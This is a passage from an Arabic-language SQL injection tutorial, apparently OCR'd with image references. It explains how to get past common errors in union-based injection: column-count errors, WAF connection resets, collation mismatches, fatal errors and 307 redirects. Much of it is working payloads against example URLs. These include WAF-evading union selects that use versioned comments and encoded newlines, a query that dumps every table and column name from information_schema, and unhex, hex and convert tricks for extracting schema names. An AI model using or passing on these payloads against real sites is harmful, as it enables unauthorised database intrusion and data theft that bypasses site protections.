
```
[4] news.php?id=58' union select * from (select 1)a -- -
```

5- ثم نُضيف مسافة من بعد الإسم المُستعار a ثُم نكتُب كلمة join :

```
[5] news.php?id=58' union select * from (select 1)a join -- -
```

6- وهكذا في باقى أرقام الأعمده كافة :

```
[6] InjectorBoy.md/news.php?id=58' union select * from (select 1)a join (select+2)b join (select+version())c join (select+4)d join (select+5)e join (select+6)f -- -
```




[2] الخطأ ☆¸.•*☆ ' Unknown column '1' in 'order clause ☆*•.¸☆



فى حالات مٌتعدده يكثٌر وجودها , يظهر هذا الخطأ -1- Unknown column مٌخبِراً إيانا أن العمود صاحب الرقم واحد غير معلوم لدى القاعِده , وذلك يكون عند إستغلال المٌتغير المٌصاب بالإستعلام - Order By - مع الرقم الأدنى والأقل إطلاقاً ألا وهو الرقم واحد , مثال على ذلك :

```
www.InjectorBoy.md/galleryCategory.php?id=4 order by 1-- -
```



الذي من المفروض أن تظهر معهٌ أي عند الرقم واحد صفحه هذا المٌتغير بصوره طبيعيه , والتي تدٌل على صحة الإستعلام وأن العمود رقم واحد موجود فعلاً , وهذا الذى لم يحدٌث .

وتحليلي لهذا الخطأ يكون على النحو التالي

1- نُقطة الحقن الأساسية ليست في إستعلام الـ select .
2- وجود إثنين من الإستعلامات تعمل فيما وراء الرابط أو المُتغير .

1- injection point is not in select statement .
2- there are 2 queries behind the url .


وإستنتاجاً من هذا التحليل ' يستحيل الحقن بإستخدام اليونيون باسيد Union Based مع الـ Select ' ويخلُفه - أي مكانَهُ - إستعلامات الـ Error Based كابديلاً عنه .

مُلاحظة هامة : في بعض الأحيان يتم تخطي هذا الخطأ بالتلاعُب بنهاية الرابط وهذا فقط حال ظهوره أي الخطأ عند كتابة الإستغلال كاملاً بعد معرفة العدد الكُلي الصحيح للأعمدة أي أن هذا الحل ليس لهُ أي إرتباط بالمُشكلة أعلاه في بداية الفصل مع الـ order by 1 .

```
www.InjectorBoy.md/galleryCategory.php?id=4 union select 1,2,3,4,5,6 ;%00
```




☆*•.¸☆ [3] خطأ الإنقطاع المّفاجئ للإنترنت □ □ The connection was reset □ □ ☆¸.•*☆




في حالة الحقن العادى , وعند معرفة عدد الأعمدة بصورة قطعية بإستخدام الإستعلام **order by** , وفرضاً أقول أنهّ تم الحقن بصورة صحيحة وذلك مع دمج عدد الأعمدة المّتوصّل إليها إلى الإستعلام **union select** والذى من شئنهّ عادة أن يّنتِج لنا بتلك التركيبة السحريه ظهور أرقام الأعمدة المّصابة بالصفحة , لكن عند عدم حدوث ذلك لسبب ما وزياده عليه الإتصال بالإنترنت ينعَدِم بصورة مّفاجئه يكون الأمر مّحيراً :

```
http://www.InjectorBoy.GHT?id=.1 union select 1,2,3,4 -- -
```




دل هذا الخطأ على أمر لا ثانى له في مجال حقن قواعد البيانات وهو إن ذلك الإنقطاع المّفاجئ للإنترنت عادة ليس بسبب الإتصال الرديئ (ضّعف الإتصال بالشبكة) وإنما بسبب الـ واف **Waf's** أي الحماية الخاصة بهذا الموقع , ويمكن تخطي ذلك الأمر بفلترة المّدخلات الإستعلامية بِطّرق شتى منها .

```
http://www.InjectorBoy.GHT?id=1-.1union select 1,2,3,4 -- -
```



تم التخطي , هنا قٌمت بوضع نٌقطة قبل الرقم واحد لِأقوم بلصقه مع الـ union ووضع شرطه مٌلتصقه بالمٌتغير من إتجاه الـ union لعمل خداع كامل للواف وذلك الأٌسلوب سوف يٌشرح لاحقاً .

```
http://www.InjectorBoy.GHT?id=1-.1union select 1,2,3,ConCat(version(),concat(@c:=0x00,if((select count(*)%0A/*!
50000From*/%0A/*!50000Information_Schema*/.Columns where table_schema=database() and
@c:=concat(@c,0x3c6c693e,/*!50000Table_name*/,0x2e,/*!50000Column_name*/)),0x00,0x00),@c)) -- -
```




☆*•.¸☆ Illegal mix of collations for operation UNION - 1271 : الخطأ [4] ☆¸.•*☆




يحدُث هذا الخطأ نتيجة الإختلاف فى قيم الـ collations بين الجدول الموجود بالقاعدة والجدول المُستخدم من قِبَلِنا ويتم تخطي هذا الأمر بإستخدام الـ unhex(hex()) وغيرها من القيم المُقابلة لها التي تعمل على توحيد قيم الدخل مع القيم الموجودة .

```
www.InjectorBoy.md/galleryCategory.php?id=4 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 %23
```




عند إستخدام الإستعلامات الخاصة بإستخراج كافة الجداول يحدُث هذا الخطأ نتيجة الإختلاف الذي ذكرناه أنفاً .

www.InjectorBoy.md/galleryCategory.php?id=4 union select 1,2,group_concat(schema_name),4,5,6,7,8,9,10,11,12,13,14 from information_schema.schemata%23



ولتخطي الأمر نقوم بإستخدام الإستعلام unhex(hex()) كالتالي :

www.InjectorBoy.md/galleryCategory.php?id=4 union select 1,2,unhex(hex(group_concat(schema_name))),4,5,6,7,8,9,10,11,12,13,14 from information_schema.schemata%23



وهُنا بعض الإستعلامات المُماثلة من حيثُ العمل على توحيد لُغة الدخل للقيم الثابتة والقيم المُدخلة عليها -

[1] unhex(hex(value))


[2] cast(value as char)

[3] aes_decrypt(aes_encrypt(value,1),1)

[4] convert(هُنا نضع الإستعلام using هُنا نضع أحد القيم المذكورة تالياً)

ascii
ujis
ucs2
tis620
swe7
sjis
macroman
macce
latin7
latin5
latin2
koi8u
koi8r
keybcs2
hp8
geostd8
gbk
gb2132
armscii8
ascii
cp1250
big5
cp1251
cp1256
cp1257
cp850
cp852
cp866
cp932
dec8
euckr
latin1
utf8

```
www.InjectorBoy.md/galleryCategory.php?id=4 union select 1,2,convert(group_concat(table_name) using ascii),4,5,6,7,8,9,10,11,12,13,14 from information_schema.tables%23
```



☆*•.¸☆ Fatal Error Occurred : الخطأ البرمجي [5] ☆¸.•*☆



يحدّث هذا الخطأ نتيجة تواجّد خطأ برمجي بأحد الأعمدة مما يؤدي إلي إختفاء وعدم ظهور باقي الأعمدة المّصابة ويتم تخطي هذا الأمر بعمل تفريغ لقيمة هذا العمود المّصاب بهذا الخطأ .


www.InjectorBoy.md/galleryCategory.php?id=-174 UNION SELECT 1,2,3,4,5,6,7,8-- -



نقوم الأن بعمل عملية تفرق لقيم الأعمدة عمود عمود حتى نصل للعمود المّصاب وذلك بإضافة القيمة Null كالتالي :

id=-174 UNION SELECT Null,2,3,4,5,6,7,8-- لا شيئ
id=-174 UNION SELECT 1,Null,3,4,5,6,7,8-- لا شيئ
id=-174 UNION SELECT 1,2,Null,4,5,6,7,8-- لا شيئ
id=-174 UNION SELECT 1,2,3,Null,5,6,7,8-- لا شيئ
id=-174 UNION SELECT 1,2,3,4,Null,6,7,8-- تم التخطي

www.InjectorBoy.md/galleryCategory.php?id=-174 UNION SELECT 1,2,3,4,Null,6,7,8-- -



☆*•.¸☆ الخطأ [6] : Temporary Redirect 307 ☆¸.•*☆



هذا الخطأ يقوم بالتحويل إلى صفحة أُخرى غير الصفحة المْستهدفة بالحقن وهو من الأخطأ الشائعة جدا بمجال حقن القواعد ويتم التخطي بإضافة أحد إضافات الفيرفوكس .

عند القيام بعملية كتابة الإستغلال بعد معرفة وتحصيل العدد الكُلي للأعمدة تقوم الحماية بعمل عملية تحويل إلى صفحة أُخرى ومنع عملية الحقن .

```
www.InjectorBoy.md/news.php?id=.58' /*!50000UNION*/ SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14 -- -
```




الصفحة التي قامت الحماية بتحويلي إليها :

www.InjectorBoy.md/modules.php?name=News

الأن ولتخطي عملية التحويل سوف نقوم بإضافة الإضافة الخاصة بالفيرفوكس noredirect من هٌنا :

